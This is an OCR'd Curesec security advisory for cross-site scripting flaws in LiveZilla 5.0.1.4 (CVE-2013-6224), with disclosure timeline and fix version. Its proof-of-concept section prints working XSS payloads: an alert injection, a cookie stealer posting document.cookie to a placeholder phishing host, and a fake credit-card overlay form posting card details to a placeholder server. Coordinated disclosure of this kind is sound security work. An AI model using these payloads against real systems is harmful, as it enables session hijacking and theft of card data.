
Cure-2013-1006: Security Advisory - Curesec Research Team

1. Introduction

Advisory ID:	Cure-2013-1006
Advisory URL:	https://www.curesec.com/de/veroeffentlichungen/advisories.html
Affected Product:	LiveZilla version 5.0.1.4
Fixed in:	5.1.1.0
Vendor Contact:	support@livezilla.net
Vulnerability Type:	Cross Site Scripting
Remote Exploitable:	Yes
Reported to Vendor:	18.10.2013
Disclosed to Public:	28.11.2013
Release mode:	Coordinated release
CVE:	CVE-2013-6224
Credentials:	crt@curesec.com

2. Vulnerability Description

Various components of the LiveZilla application are vulnerable to cross site scripting. An attacker can hijack an operator with cross site scripting. For example, a cookie containing parts of the login information can be retrieved by the attacker. Later he can use it to login into the administrator website without entering username and password. When the attacker enters the script code as the name before connecting and calling the administrator the cross site scripting vulnerability is triggered. The script code will be executed at the administrators chat website.




Example XSS:

```
'>><img src="foo" onerror="alert('owned alot');"></img>
```

An attacker is also able to write HTML and script code into the admins visitor information panel, this allows to completely modify the website the administrator is viewing and conduct phishing attacks. Another Cross Site Scripting vulnerability exists in the view archive section of the windows application. An attacker can start a chat session that the admin has to accept. Then he can send HTML and script code instead of a text message. When the administrator later clicks into the

archive section, the HTML and script code will be executed.



3. Proof of Concept Codes:

3.1 Example Cookie Stealer:

```
<img src="omgxss" onerror="var m=document.createElement('FORM');m.method='POST';-
m.action='http://<phishingdomain>/lala.html';y=document.createElement('INPUT');y.type='TEXT';
y.name='y';y.value=document.cookie;m.submit();"/>
```

Example Phishing Site:

```
<div style="position:absolute;top:0;left:0;margin:0 0 0 0;width:150%;height:20000;z-
index:99999;background-color:lightgray;">
<div style="left:300px;position:relative;padding:5px 5px 5px 5px;border:5px solid
gray;width:300px">
<h3>You must reenter your credit card information</h3>
<h3>Mastercard, Visa, American Express and Diners Club cards are accepted</h3><hr noshade>
<form action="http://<server>/dumbcc.html" method="post">
<input type="text" style="width:95%" name="nameoncard" value="Name on Card"/><br/>
<input type="text" style="width:95%" name="nameoncard" value="Address Street"/><br/>
<input type="text" style="width:95%" name="nameoncard" value="Address City"/><br/>
<input type="text" style="width:95%" name="nameoncard" value="ZIP Code"/><br/>
<input type="text" style="width:95%" name="nameoncard" value="Expiry Date"/><br/>
<select>
<option value="mastercard">Mastercard</option>
<option value="visa">Visa</option>
<option value="amex">American Express</option>
<option value="dc">Diners Club</option>
</select><br/>
<input type="text" style="width:95%" name="nameoncard" value="Credit Card Number"/><br/>
<input type="text" style="width:95%" name="nameoncard" value="Credit Card Security
Identification Code"/><br/>
<input type="submit" value="       OK       "/><br/>
</form>
```

```
<hr noshade>
<img src="http://www.digitaltrends.com/wp-content/uploads/2012/07/Visa-Mastercard-credit-cards.jpg" style="width:95%" onload="alert('Program License Expired!');" />
</div>
</div>
```

4. Solution

Upgrade to Version 5.1.1.0

http://www.livezilla.net/downloads/pubfiles/LiveZilla_5.1.1.0_Full.exe

5. Report Timeline

18.10.2013	Informed Vendor about Issue
12.11.2013	Vendor informed Curesec about the fix in release 5.1.1
28.11.2013	Disclosed to public